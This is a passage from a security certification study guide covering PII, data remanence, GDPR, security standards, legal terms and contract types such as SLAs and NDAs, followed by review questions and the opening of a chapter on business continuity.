PII is any piece of data that can be used alone or with other information to identify a single person. Any PII that an organization collects must be protected in the strongest manner possible. PII includes full name, identification numbers (including driver's license number and Social Security number), date of birth, place of birth, biometric data, financial account numbers (both bank account and credit card numbers), and digital identities (including social media names and tags).

Keep in mind that different countries and levels of government can have different qualifiers for identifying PII. Security professionals must ensure that they understand international, national, state, and local regulations and laws regarding PII. As the theft of this data becomes even more prevalent, you can expect more laws to be enacted that will affect your job.

Figure 27-3 lists examples of PII.

Key Topic




Figure 27-3 PII Examples

Data Removal, Destruction, and Sanitization

Data remnants are data that is left behind on a computer or another resource when that resource is no longer used. If resources, especially hard drives, are reused frequently, an unauthorized user can access data remnants. The best way to protect this data is to employ some sort of data encryption. If data is encrypted, it cannot be recovered without the original encryption key.

Administrators must understand the kind of data that is stored on physical drives so they can determine whether data remnants should be a concern. If the data stored on a drive is not private or confidential, the organization may not be concerned about data remnants. However, if the data stored on a drive is private or confidential, the organization may want to implement asset reuse and disposal policies.

Whenever data is erased or removed from storage media, residual data can be left behind. The data may be able to be reconstructed when the organization disposes of the media, resulting in unauthorized individuals or groups gaining access to data. Security professionals must consider media such as magnetic hard disk drives, solid-state drives, magnetic tapes, USB thumb drives and optical media, such as CDs and

DVDs. When considering data remanence, security professionals must understand three countermeasures:

Key Topic

- ***Clearing*:** This includes removing data from the media so that data cannot be reconstructed using normal file recovery techniques and tools. With this method, the data is recoverable using only special forensic techniques.
- ***Purging*:** Also referred to as sanitization, purging makes data unreadable even with advanced forensics. When this technique is used, data should be unrecoverable.
- ***Destruction*:** Destruction involves destroying the media on which the data resides. Overwriting is a destruction technique that involves writing data patterns over the entire media, thereby eliminating any trace data. Degaussing, another destruction technique, involves exposing the media to a powerful alternating magnetic field to remove any previously written data and leave the media in a magnetically randomized (blank) state. Encryption scrambles the data on the media, thereby rendering it unreadable without the encryption key. Physical destruction involves physically breaking the media apart or chemically altering it. For magnetic media, physical destruction can also involve exposure to high temperatures.

The majority of these countermeasures work for magnetic media. However, solid-state drives present unique challenges because they cannot be overwritten. Most solid-state drive vendors provide sanitization commands that can be used to erase the data on the drive. Security professionals should research these commands to ensure that they are effective. Another option for these drives is to erase the cryptographic key. Often a combination of these methods must be used to fully ensure that the data is removed.

Data remanence is also a consideration when using any cloud-based solution for an organization. Security professionals should be involved in negotiating any contract with a cloud-based provider to ensure that the contract covers data remanence issues, although it is difficult to determine that the data is properly removed. Using data encryption is a great way to ensure that data remanence is not a concern when dealing with the cloud.

Geographic Considerations

You might be surprised to find out that the geographic location of various principles involved in holding and granting access to data can have an impact on data protection requirements. In this section we'll identify those principles and the impact of their geographical location.

Location of Data

The location of the actual data impacts what may be required to protect the data. Earlier in this chapter you learned about data sovereignty, a principle that says that information that has been converted and stored in binary digital form is subject to the laws of the country in which it is located. Please review that section.

In Chapter 6, “Implementing Secure Cloud and Virtualization Solutions,” you learned about the concept of data jurisdiction. This means the data is controlled by the laws and regulations of the country in which it is located. Please review that chapter.

Location of Data Subject

The location of the data subject may impact the rights held by the subject. For example, if the subject is located in the EU, the ***General Data Protection Regulation (GDPR)*** grants the subject certain rights that must be respected, including:

- **Right to be informed:** The right to information allows individuals (data subjects) to know what personal data is collected about them, why, who is collecting the data, how long it will be kept, how they can file a complaint, and with whom the data will be shared.
- **Right of access:** Individuals have a right to submit subject access requests and attain information from an organization about whether their personal information is being processed.
- **Right to rectification:** The right to rectification allows individuals to ask an organization to update any inaccurate or incomplete data it has on them.
- **Right to be forgotten:** The right to be forgotten is also known as the right to erasure. It applies if
  - The personal data is no longer necessary
  - An individual withdraws consent
  - The personal data has been unlawfully processed
  - The subject objects to the processing and the data controller has no reason to continue processing
  - Data erasure is necessary for compliance with a legal obligation (EU law or national law)

Location of Cloud Provider

When it comes to a cloud provider, the issue is not so much where the provider is located as where the data center that will hold your data is located. The physical geographic location of the data center is extremely relevant.

Third-Party Attestation of Compliance

It is important when dealing with third parties to ensure that a third party provides a level of security that the data involved warrants. Remember that a third party must be in compliance with any laws and regulations with which your organization must be in compliance. There are a few ways to facilitate this:

Key Topic

- Include contract clauses that detail exactly the security measures that are expected of the third party.
- Periodically audit and test the security provided to ensure compliance.
- Consider executing an ISA, which may be required in some areas (for example, healthcare).

In summary, while engaging third parties can help meet time-to-market demands, a third party should be contractually obliged to perform adequate security activities, and evidence of those activities should be confirmed by the company prior to the launch of any products or services that are a result of third-party engagement. The agreement should also include the right of the company to audit the third party at any time.

Regulations, Accreditations, and Standards

Regulatory requirements are any requirements that must be documented and followed based on laws and regulations. Standards can also be used as part of the regulatory environment but are not strictly enforced as laws and regulations. As with new business or technologies or environmental changes, organizations must ensure that they understand the regulations and their implications to the security posture of the organization.

Standards describe how policies will be implemented within an organization. They are actions or rules that are tactical in nature, meaning they provide the steps necessary to achieve security. Just like policies, standards should be regularly reviewed and revised. Standards are usually established by a governing organization, such as the National Institute of Standards and Technology (NIST).

Because organizations need guidance in protecting their assets, security professionals must be familiar with the standards that have been established. Many standards organizations have been formed, including NIST, the U.S. Department of Defense (DoD), and the International Organization for Standardization (ISO).

The U.S. DoD Instruction 8510.01 establishes a certification and accreditation process for DoD information systems. It can be found at https://www.dodea.edu/Offices/PolicyAndLegislation/upload/DoDEA-AI-8510-01-Risk-Management-Framework.pdf.

The ISO works with the International Electrotechnical Commission (IEC) to establish many standards regarding information security.

Security professionals may also need to research other standards, including standards from the European Union Agency for Network and Information Security (ENISA), European Union (EU), and U.S. National Security Agency (NSA). It is important that an organization research the many standards available and apply the most beneficial guidelines based on the organization's needs.

This section briefly discusses open standards, adherence to standards, competing standards, lack of standards, and de facto standards.

Open Standards

Open standards are standards that are open to the general public. The general public can provide feedback on the standards and may use them without purchasing any rights to the standards or organizational membership. It is important that subject matter and industry experts help guide the development and maintenance of these standards.

Adherence to Standards

Organizations may opt to adhere entirely to both open standards and standards managed by a standards organization. Some organizations may even choose to adopt selected parts of standards, depending on the industry. Remember that an organization should fully review any standard and analyze how its adoption will affect the organization.

Legal implications can arise if an organization ignores well-known standards. Neglecting to use standards to guide your organization's security strategy, especially if others in your industry do, can significantly impact your organization's reputation and standing.

Competing Standards

Competing standards most often come into effect between competing vendors. For example, Microsoft often establishes its own standards for authentication. Many times, its standards are based on an industry standard with slight modifications to suit Microsoft's needs. In contrast, Linux may implement standards, but because it is an open-source operating system, changes may have been made along the way that may not fully align with the standards your organization needs to follow. Always compare competing standards to determine which standard best suits your organization's needs.

Lack of Standards

In some new technology areas, standards are not yet formulated. Do not let a lack of formal standards prevent you from providing the best security controls for your organization. If you can find similar technology that has formal adopted standards, test the viability of those standards for your solution. In addition, you may want to solicit input from subject matter experts (SMEs). A lack of standards does not excuse your organization from taking every precaution necessary to protect confidential and private data.

De Facto Standards

De facto standards are standards that are widely accepted but not formally adopted. ***De jure standards*** are standards that are based on laws or regulations and are adopted by international standards organizations. De jure standards should take precedence over de facto standards. If possible, your organization should adopt security policies that implement both de facto and de jure standards.

Let's look at an example. Suppose that a chief information officer's (CIO's) main objective is to deploy a system that supports the 802.11r standard, which will help wireless VoIP devices in moving vehicles. However, the 802.11r standard has not been formally ratified. The wireless vendor's products do support 802.11r as it is currently defined. The administrators have tested the product and do not see any security or compatibility issues; however, they are concerned because the standard is not yet final. The best way to proceed would be to purchase the equipment now, as long as its firmware will be upgradable to the final 802.11r standard.

Payment Card Industry Data Security Standard (PCI DSS)

The ***Payment Card Industry Data Security Standard (PCI DSS)*** affects any organizations that handle cardholder information for the major credit card companies. The latest version is 3.2. To prove compliance with the standard, an organization must be reviewed annually. Although PCI DSS is not a law, this standard has affected the adoption of several state laws.

General Data Protection Regulation (GDPR)

The EU has implemented several laws and regulations that affect security and privacy. The EU Principles on Privacy include strict laws to protect private data. The EU's Data Protection Directive provides direction on how to follow the laws set forth in the principles. The EU created the Safe Harbor Privacy Principles to help guide U.S. organizations in compliance with the EU Principles on Privacy. The following are some of the guidelines as updated by the General Data Protection Regulation (GDPR). Personal data may not be processed unless there is at least one legal basis to do so. Article 6 states the lawful purposes are:

- If the data subject has given consent to the processing of his or her personal data
- To fulfill contractual obligations with a data subject or for tasks at the request of a data subject who is in the process of entering into a contract
- To comply with a data controller's legal obligations
- To protect the vital interests of a data subject or another individual
- To perform a task in the public interest or in official authority
- For the legitimate interests of a data controller or a third party, unless these interests are overridden by interests of the data subject or her or his rights according to the Charter of Fundamental Rights, especially in the case of children

NOTE Do not confuse the terms safe harbor and data haven. According to the EU, a ***safe harbor*** is an entity that conforms to all the requirements of the EU Principles on Privacy. A ***data haven*** is a country that fails to legally protect personal data, with the main aim being to attract companies engaged in the collection of the data.

The EU Electronic Security Directive defines electronic signature principles. According to this directive, a signature must be uniquely linked to the signer and to the data to which it relates so that any subsequent data change is detectable. The signature must be capable of identifying the signer.

International Organization for Standardization (ISO)

While technically not a framework, ***ISO/IEC 27000*** is a security program development standard on how to develop and maintain an information security management system (ISMS).

The ISO/IEC 27000 series includes a list of standards, each of which addresses a particular aspect of ISMS. These standards are either published or in development. The following standards are included as part of the ISO/IEC 27000 series at the time of this writing:

- **27000:2018:** A document focused on information technology, security techniques, and information security management systems
- **27000:2016:** Published overview of ISMS and vocabulary
- **27001:2013:** Published ISMS requirements
- **27002:2013:** Published code of practice for information security controls
- **27003:2017:** Published guidance on the requirements for an ISMS
- **27004:2016:** Published ISMS monitoring, measurement, analysis, and evaluation guidelines
- **27005:2011:** Published information security risk management guidelines
- **27006:2015:** Published requirements for bodies providing audit and certification of ISMS
- **27007:2017:** Published ISMS auditing guidelines
- **27008:2011:** Published auditor of ISMS guidelines
- **27009:2016:** Published sector-specific application of ISO/IEC 27001 guidelines
- **27010:2015:** Published information security management for inter-sector and inter-organizational communications guidelines
- **27011:2016:** Published telecommunications organization information security management guidelines
- **27013:2015:** Published integrated implementation of ISO/IEC 27001 and ISO/IEC 20000-1 guidance
- **27014:2013:** Published information security governance guidelines
- **27016:2014:** Published ISMS organizational economics guidelines

- **27017:2015:** Published computing services information security control guidelines based on ISO/IEC 27002
- **27018:2014:** Published code of practice for protection of personally identifiable information (PII) in public clouds acting as PII processors
- **27019:2017:** Published information security controls for the energy utility industry guidelines
- **27021:2017:** Published competence requirements for information security management systems professionals
- **27023:2015:** Published mapping of the revised editions of ISO/IEC 27001 and ISO/IEC 27002
- **27031:2011:** Published information and communication technology readiness for business continuity guidelines
- **27032:2012:** Published cybersecurity guidelines
- **27033-1:2015:** Published network security overview and concepts
- **27033-2:2012:** Published network security design and implementation guidelines
- **27033-3:2010:** Published network security threats, design techniques, and control issues guidelines
- **27033-4:2014:** Published securing communications between networks using security gateways
- **27033-5:2013:** Published securing communications across networks using virtual private networks (VPNs)
- **27034-1:2011:** Published application security overview and concepts
- **27034-2:2015:** Published application security organization normative framework guidelines
- **27034-5:2017:** Published application security protocols and controls data structure guidelines
- **27034-6:2016:** Published case studies for application security
- **27035-1:2016:** Published information security incident management principles
- **27035-2:2016:** Published information security incident response readiness guidelines

- **27036-1:2014:** Published information security for supplier relationships overview and concepts
- **27036-2:2014:** Published information security for supplier relationships common requirements guidelines
- **27036-3:2013:** Published information and communication technology (ICT) supply chain security guidelines
- **27036-4:2016:** Published guidelines for security of cloud services
- **27037:2012:** Published digital evidence identification, collection, acquisition, and preservation guidelines
- **27038:2014:** Published information security digital redaction specification
- **27039:2015:** Published IDS selection, deployment, and operations guidelines
- **27040:2015:** Published storage security guidelines
- **27041:2015:** Published guidance on assuring suitability and adequacy of incident investigative method
- **27042:2015:** Published digital evidence analysis and interpretation guidelines
- **27043:2015:** Published incident investigation principles and processes
- **27050-1:2016:** Published electronic discovery (e-discovery) overview and concepts
- **27050-3:2017:** Published code of practice for electronic discovery
- **27799:2016:** Published information security in health organizations guidelines

These standards are developed by the ISO/IEC bodies, but certification or conformity assessment is provided by third parties.

NOTE The number after the colon for each standard indicates the year that the standard was published. You can find more information regarding ISO standards at www.iso.org. All ISO standards are copyrighted and must be purchased to obtain the detailed information that appears in the standards.

Capability Maturity Model Integration (CMMI)

Capability Maturity Model Integration (CMMI) is a process improvement approach that addresses three areas of interest: product and service development (CMMI for development), service establishment and management (CMMI for services), and product service and acquisition (CMMI for acquisitions). CMMI has five levels of maturity for processes: Level 1 Initial, Level 2 Managed, Level 3 Defined, Level 4 Quantitatively Managed, and Level 5 Optimizing. All processes within each level of interest are assigned one of the five levels of maturity.

National Institute of Standards and Technology (NIST)

You learned in Chapter 25 that NIST provides guidance with regard to the risk management process. The ***NIST 800 series*** is a set of documents that describe U.S. federal government computer security policies, procedures, and guidelines. While NIST publications are written to provide guidance to U.S. government agencies, other organizations can and often do use them. Each SP in the series defines a specific area. For more information, see the NIST Technical Publications List at https://pages.nist.gov/NIST-Tech-Pubs/SP800.html.

Children's Online Privacy Protection Act (COPPA)

The ***Children's Online Privacy Protection Act (COPPA)*** law addresses the abuse of children on the Internet. It places requirements on websites that cater to children under the age of 13 and applies to children 13 and under. It applies to the online collection of personal information by persons or entities under U.S. jurisdiction about children under 13 years of age, including children outside the United States, and requires the permission of a child's parent to collect such information.

Common Criteria

In 1990 the ISO identified the need for a standardized rating system that could be used globally. The ***Common Criteria (CC)*** was the result of a cooperative effort to establish such a system. This system uses evaluation assurance levels (EALs) to rate systems, with each representing a particular level of security testing and design in a system. The rating represents the potential a system has to provide security. It assumes that the customer will properly configure all available security solutions, so it is required that the vendor always provide proper documentation to allow the customer to fully achieve the rating. ISO/IEC 15408-1:2009 is the ISO version of CC.

CC represents requirements for IT security of a product or system in two categories: functionality and assurance. This means that the rating should describe what the system does (functionality), and the degree of certainty the raters have that the functionality can be provided (assurance).

CC has seven assurance levels, which range from EAL1 (lowest), where functionality testing takes place, through EAL7 (highest), where thorough testing is performed, and the system design is verified. The assurance designators used in the CC are as follows:

- **EAL1:** Functionally tested
- **EAL2:** Structurally tested
- **EAL3:** Methodically tested and checked
- **EAL4:** Methodically designed, tested, and reviewed
- **EAL5:** Semi-formally designed and tested
- **EAL6:** Semi-formally verified design and tested
- **EAL7:** Formally verified design and tested

CC uses a concept called a protection profile during the evaluation process. The protection profile describes a set of security requirements or goals along with functional assumptions about the environment. If someone identifies a security need not currently addressed by any products, he can write a protection profile that describes the need and the solution and all issues that could go wrong during the development of the system. This would be used to guide the development of a new product. A protection profile contains the following elements:

- **Descriptive elements:** The name of the profile and a description of the security problem that is to be solved.
- **Rationale:** Justification of the profile and a more detailed description of the real-world problem to be solved. The environment, usage assumptions, and threats are given along with security policy guidance that can be supported by products and systems that conform to this profile.
- **Functional requirements:** Establishment of a protection boundary, meaning the threats or compromises that are within this boundary to be countered. The product or system must enforce the boundary.
- **Development assurance requirements:** Identification of the specific requirements that a product or system must meet during the development phases, from design to implementation.
- **Evaluation assurance requirements:** Establishment of the type and intensity of the evaluation.

The result of following this process is a security target—that is, a vendor's explanation of what the product brings to the table from a security standpoint. Intermediate groupings of security requirements developed along the way to a security target are called packages.

Cloud Security Alliance (CSA) Security Trust Assurance and Risk (STAR)

The ***Security Trust Assurance and Risk (STAR) Registry***, created and maintained by the Cloud Security Alliance (CSA), is intended to provide cloud customers a list of cloud providers that have met the requirements laid out by the CSA. There are multiple levels of assurance for companies that submit to the STAR registry. Each level has a different set of requirements, as shown below:

- **Level 1: Self-Assessment:** Organizations can submit one or both of the security and privacy self-assessments.
- **Level 2: Third-Party Audit:** Organizations can build off of other industry certifications and standards to make them specific for the cloud.

Legal Considerations

With all this discussion of legal and regulatory compliance, it would be useful to discuss some basic legal terms. In this section you'll learn the meanings of terms you are likely to hear when discussing legal and regulatory compliance.

Due Diligence/Due Care

Due diligence and due care are two related terms that deal with liability. ***Due diligence*** means that an organization understands the security risks it faces and has taken reasonable measures to meet those risks. ***Due care*** means that an organization takes all the actions it can reasonably take to prevent security issues or to mitigate damage if security breaches occur. Due care and due diligence often go hand-in-hand but must be understood separately before they can be considered together.

Due diligence is all about gathering information. Organizations must institute the appropriate procedures to determine any risks to organizational assets. Due diligence provides the information necessary to ensure that the organization practices due care. Without due diligence, due care cannot occur.

Due care is all about action. Organizations must institute the appropriate protections and procedures for all organizational assets, especially intellectual property. With due care, failure to meet minimum standards and practices is considered negligent. If an organization does not take actions that a prudent person would have taken under similar circumstances, the organization is negligent.

As you can see, due diligence and due care have a dependent relationship. When due diligence is performed, organizations recognize areas of risk. Examples include an organization determining that regular personnel do not understand basic security issues, that printed documentation is not being discarded appropriately, and that employees are accessing files to which they should not have access. When due care occurs, organizations take the areas of identified risk and implement plans to protect against the risks. For the due diligence examples just listed, due care would include providing personnel security awareness training, putting procedures into place for proper destruction of printed documentation, and implementing appropriate access controls for all files.

It is important when dealing with third parties to ensure that a third party provides a level of security that the data involved warrants. There are a number of ways to facilitate this:

- Include contract clauses that detail exactly the security measures that are expected of the third party.
- Periodically audit and test the security provided to ensure compliance.
- Consider executing an ISA, which may actually be required in some areas (for example, healthcare).

In summary, while engaging third parties can help meet time-to-market demands, a third party should be contractually obliged to perform adequate security activities, and evidence of those activities should be confirmed by the company prior to the launch of any products or services that are a result of third-party engagement. The agreement should also include the right of the company to audit the third party at any time.

Export Controls

Export controls are rules and regulations governing the shipment or transmission of items from one country to another. This includes the disclosure or transfers of technical data to persons outside the country. Both the United States and the European Union have laws and regulations governing exports.

Concerns over exports arise for three primary reasons:

- The characteristics of the item itself
- The destination of the item
- The suspected end use of the item

Export controls are implemented to protect security, implement foreign policy, and maintain a military and economic edge.

Governing bodies, including entities in the United States and EU, issue lists of items that are subject to restrictions. These lists usually include an entity list, disbarred parties, denied persons, and embargoed nations. While there are exclusions to the export controls, organizations should work with legal representation prior to exporting any entities. Failure to comply with export control regulations may have consequences including criminal charges, monetary penalties, reputation damage, and loss of export control privileges.

Organizations that have questions regarding export controls in the United States can contact the Office for Export Controls Compliance (OECC), which is part of Northwestern University.

Legal Holds

An organization should have policies regarding any legal holds that may be in place. ***Legal holds*** often require that organizations maintain archived data for longer periods. Data on a legal hold must be properly identified, and the appropriate security controls should be put into place to ensure that the data cannot be tampered with or deleted.

Let's look at an example of the use of legal holds. Suppose an administrator receives a notification from the legal department that an investigation is being performed on members of the research department, and the legal department has advised a legal hold on all documents for an unspecified period of time. Most likely this legal hold will violate the organization's data storage policy and data retention policy. If a situation like this arises, the IT staff should take time to document the decision and ensure that the appropriate steps are taken to ensure that the data is retained and stored for a longer period, if needed.

E-Discovery

In Chapter 16, "Forensic Concepts," you learned that ***e-discovery*** is a term used for the process of recovering evidence from electronic devices. Because of the volatile nature of the data on electronic devices, it is important that security professionals obtain the appropriate training to ensure that evidence is collected and preserved in the proper manner. Please review Chapter 16.

Contract and Agreement Types

Security professionals need to use many common business documents to support the implementation and management of organizational security. Understanding these business documents helps ensure that all areas of security risk are addressed and the appropriate policies, procedures, and processes are developed.

Service-Level Agreement (SLA)

A ***service-level agreement (SLA)*** is an agreement about the ability of the support system to respond to problems within a certain time frame while providing an agreed level of service. SLAs can be internal between departments or external with a service provider. Agreeing on the speed with which various problems are addressed introduces some predictability to the response to problems, which ultimately supports the maintenance of access to resources. Most service contracts are accompanied by an SLA, which may include security priorities, responsibilities, guarantees, and warranties.

For example, an SLA is the best choice when a new third-party vendor, such as a cloud computing provider, has been selected to maintain and manage an organization's systems. An SLA is also a good choice when an organization needs to provide 24-hour support for certain internal services and decides to use a third-party provider for shifts for which the organization does not have internal personnel on duty.

These agreements can be internal (between departments) or external (with a service provider). Agreeing on the quickness with which various problems are addressed introduces some predictability to the response to problems; this ultimately supports the maintenance of access to resources. An SLA may include requirements such as the following examples:

- Loss of connectivity to the DNS server must be restored within a two-hour period.
- Loss of connectivity to Internet service must be restored within a five-hour period.
- Loss of connectivity of a host machine must be restored within an eight-hour period.

Master Service Agreement (MSA)

A ***master service agreement (MSA)*** is a contract between two parties in which the parties agree to most of the terms that will govern future transactions or future agreements. This type of agreement is ideal if an organization will have a long-term relationship with a vendor or provider. An MSA provides risk allocation strategy that outlines the risk and responsibility of contractors and employees included in the agreement for each contract's duration. It also provides indemnification that allows one party to hold harmless or safeguard another party against existing or future losses. The indemnifying party agrees to pay for damages it has caused or may cause in the future, regardless of which party is at fault; these damages include legal fees and costs associated with litigation.

An MSA usually includes a statement of work (SOW), which outlines the specific work to be executed by the vendor for the client. It includes the work activities, the deliverables, and the time line for work to be accomplished.

Non-disclosure Agreement (NDA)

A ***non-disclosure agreement (NDA)*** is an agreement between two parties that defines what information is considered confidential and cannot be shared outside the two parties. An organization may implement NDAs with personnel regarding the intellectual property of the organization. NDAs can also be used when two organizations work together to develop a new product. Because certain information must be shared to make the partnership successful, NDAs are signed to ensure that each partner's data is protected.

While an NDA cannot ensure that confidential data is not shared, it usually provides details on the repercussions for the offending party, including but not limited to fines, jail time, and forfeiture of rights. For example, an organization should decide to implement an NDA when it wants to legally ensure that no sensitive information is compromised through a project with a third party or in a cloud-computing environment.

An example of an NDA in use is the one you sign when you take the CASP+ exam. You must digitally sign an NDA that clearly states that you are not allowed to share any details regarding the contents of the exam except that which is expressly given in the CompTIA blueprint available on its website. Failure to comply with this NDA can result in forfeiture of your CompTIA credential and being banned from taking future CompTIA certification exams.

Memorandum of Understanding (MOU)

A ***memorandum of understanding (MOU)*** is an agreement between two or more organizations that details a common line of action. MOUs are often used in cases where parties either do not have a legal commitment or in situations where the parties cannot create a legally enforceable agreement. In some cases, it is referred to as a letter of intent.

Interconnection Security Agreement (ISA)

An ***interconnection security agreement (ISA)*** is an agreement between two organizations that own and operate connected IT systems to document the technical requirements of the interconnection. In most cases, the security control needs of each organization are spelled out in detail in the agreement to ensure that there is no misunderstanding. An ISA also supports a memorandum of understanding between the organizations.

For example, if an organization has completed the connection of its network to a national high-speed network, and local businesses in the area are seeking sponsorship with the organization to connect to the high-speed network by directly connecting through the organization's network, using an ISA would be the best way to document the technical requirements of the connection.

Operational-Level Agreement

An ***operational-level agreement (OLA)*** is an internal organizational document that details the relationships that exist between departments to support business activities. OLAs are often used with SLAs. A good example of an OLA is an agreement between an IT department and an accounting department in which the IT department agrees to be responsible for the backup services of the accounting server, while the day-to-day operations of the accounting server are maintained by accounting personnel.

Privacy-Level Agreement

A ***privacy-level agreement (PLA)*** sets out in contractual terms how a third-party provider will ensure that the information it hosts will not be seen by the wrong sets of eyes. It focuses on data types such as PII, PHI, and trade secrets. Ultimately the agreement is meant to protect against breaches that lead to lawsuits based on the exposure of data leading to identity thefts.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 27-1 lists these key topics and the page number on which each is found.

Key Topic

Table 27-1 Key Topics for Chapter 27

Key Topic Element	Description	Page Number
List	Items covered by intellectual property law	630
Figure 27-1	Patent Pending Seal	631
Figure 27-2	Trademark Designations	632
List	Securing intellectual property	633
Figure 27-3	PII Examples	634
List	Data remanence countermeasures	635
List	Rights that must be respected according to the GDPR	636
List	Facilitating third-party attestation	637
0List	Provisions of Article 6 of GDPR	640
List	ISO/IEC 27000 series	641
List	Common criteria EAL levels	645
List	Protection profile elements	645
List	Security Trust Assurance and Risk (STAR) Registry levels	646

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

data sovereignty, data owner, data custodian, intellectual property, patent, trade secret, trademark, copyright, personally identifiable information (PII), clearing, purging, destruction, regulatory requirement, standard, de facto standard, de jure standard, Payment Card Industry Data Security Standard (PCI DSS), General Data Protection Regulation (GDPR), safe harbor, data haven, ISO/IEC 27000, Capability Maturity Model Integration (CMMI), NIST 800 series, Children's Online Privacy Protection Act (COPPA), Common Criteria (CC), Security Trust Assurance and Risk (STAR) Registry, due diligence, due care, export control, legal hold, e-discovery, service-level agreement (SLA), master service agreement (MSA), non-disclosure agreement (NDA), memorandum of understanding (MOU), interconnection security agreement (ISA), operational-level agreement (OLA), privacy-level agreement (PLA)

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. Forcing an unfamiliar set of rules on one part of a business may end up causing which of the following?
   - a. Morale issues
   - b. Integration issues
   - c. Compliance issues
   - d. Security issues

2. Which of the following sets out in contractual terms how a third-party provider will ensure that the information it hosts will not be seen by the wrong sets of eyes?
   - a. OLA
   - b. PLA
   - c. ISA
   - d. MOU

3. Which of the following may be somewhat easier to standardize as they are relatively unlikely to prescribe specific solutions?
   - a. Standards
   - b. Rules
   - c. Policies
   - d. Regulations

4. An agreement between an IT department and an accounting department in which the IT department agrees to be responsible for the backup services of the accounting server would be part of which of the following?
   - a. MOU
   - b. PLA
   - c. ISA
   - d. OLA

5. Information that has been converted and stored in binary digital form is subject to the laws of the country in which it is located. What is the term for this concept?
   a. Data sovereignty
   b. Data classification
   c. Data ownership
   d. Data custodian

6. Which of the following is an agreement between two parties that defines what information is considered confidential and cannot be shared outside the two parties?
   a. MOU
   b. NDA
   c. ISA
   d. PLA

7. Which of the following determines the classification level of information?
   a. Data custodian
   b. Data processor
   c. Data owner
   d. Data steward

8. In your organization, loss of connectivity to the DNS server must be restored within a two-hour period. In which document would you find this requirement?
   a. MOU
   b. ISA
   c. MSA
   d. SLA

9. Which of the following is a tangible or intangible asset to which the owner has exclusive rights?
   a. IP
   b. PII
   c. PHI
   d. PIP

10. Which of the following may require that organizations maintain archived data for longer periods than normal?

- **a.** E-discovery
- **b.** Legal hold
- **c.** Discovery
- **d.** Export controls

This chapter covers the following topics:

- **Business Impact Analysis:** This section covers recovery point objective, recovery time objective, recovery service level, and mission essential functions.
- **Privacy Impact Assessment:** This section covers the process of determining the potential impact of privacy issues on an organization.
- **Disaster Recovery Plan (DRP)/Business Continuity Plan (BCP):** This section covers cold sites, warm sites, hot sites, and mobile sites.
- **Incident Response Plan:** This section covers roles/responsibilities and after-action reports.
- **Testing Plans:** This section covers checklists, walk-throughs, tabletop exercises, full interruption tests, and parallel test/simulation tests.

This chapter covers CAS-004 Objective 4.4: Explain the importance of business continuity and disaster recovery concepts.

Continuity planning deals with identifying the impact of any disaster and ensuring that a viable recovery plan for each function and system is implemented. Its primary focus is on how to carry out the organizational functions when a disruption occurs. In this chapter you will learn about both disaster recovery and business continuity concepts.

Business Impact Analysis

A ***business impact analysis (BIA)*** is a functional analysis that occurs as part of business continuity and planning for disaster recovery. Performing a thorough BIA will help business units understand the impact of a disaster. The resulting document that is produced from a BIA lists the critical and necessary business functions, their resource dependencies, and their level of criticality to the overall organization.

CHAPTER 28

Business Continuity and Disaster Recovery Concepts

A BIA helps an organization understand what impact a disruptive event would have on the organization. It is a management-level analysis that identifies the impact of losing an organization's resources.

The four main steps of the BIA are as follows:

Step 1. Identify critical processes and resources.

Step 2. Identify outage impacts and estimate downtime.

Step 3. Identify resource requirements.

Step 4. Identify recovery priorities.

The BIA relies heavily on any vulnerability analysis and risk assessment that is completed. The vulnerability analysis and risk assessment may be performed by the business continuity planning committee or by a separately appointed risk assessment team.

NIST SP 800-34 Rev. 1 includes the following types of plans that should be included during contingency planning:

- ***Business continuity plan (BCP)*:** Focuses on sustaining an organization's mission/business processes during and after a disruption.
- ***Continuity of operations plan (COOP)*:** Focuses on restoring an organization's mission essential functions (MEF) at an alternate site and performing those functions for up to 30 days before returning to normal operations.
- ***Crisis communications plan*:** Documents standard procedures for internal and external communications in the event of a disruption. It also provides various formats for communications appropriate to the incident.
- ***Critical infrastructure protection (CIP) plan*:** Enables an organization to protect and recover these assets and mitigate risks and vulnerabilities.
- ***Cyber incident response plan*:** Establishes procedures to address cyber attacks against an organization's information system(s).

- ***Disaster recovery plan (DRP)*****:** Enables an organization to restore operability of the target system, application, or computer facility infrastructure at an alternate site after an emergency.
- ***Information system contingency plan (ISCP)*****:** Provides established procedures for the assessment and recovery of a system following a system disruption.
- ***Occupant emergency plan*****:** Outlines first-response procedures for occupants of a facility in the event of a threat or an incident to the health and safety of personnel, the environment, or property.

Develop Contingency Planning Policy

The contingency planning policy statement should define the organization's overall contingency objectives and establish the organizational framework and responsibilities for system contingency planning. To be successful, senior management, most likely the CIO, must support a contingency program and must be included in the process to develop the program policy. The policy must reflect the FIPS 199 impact levels and the contingency controls that each impact level establishes. Key policy elements are as follows:

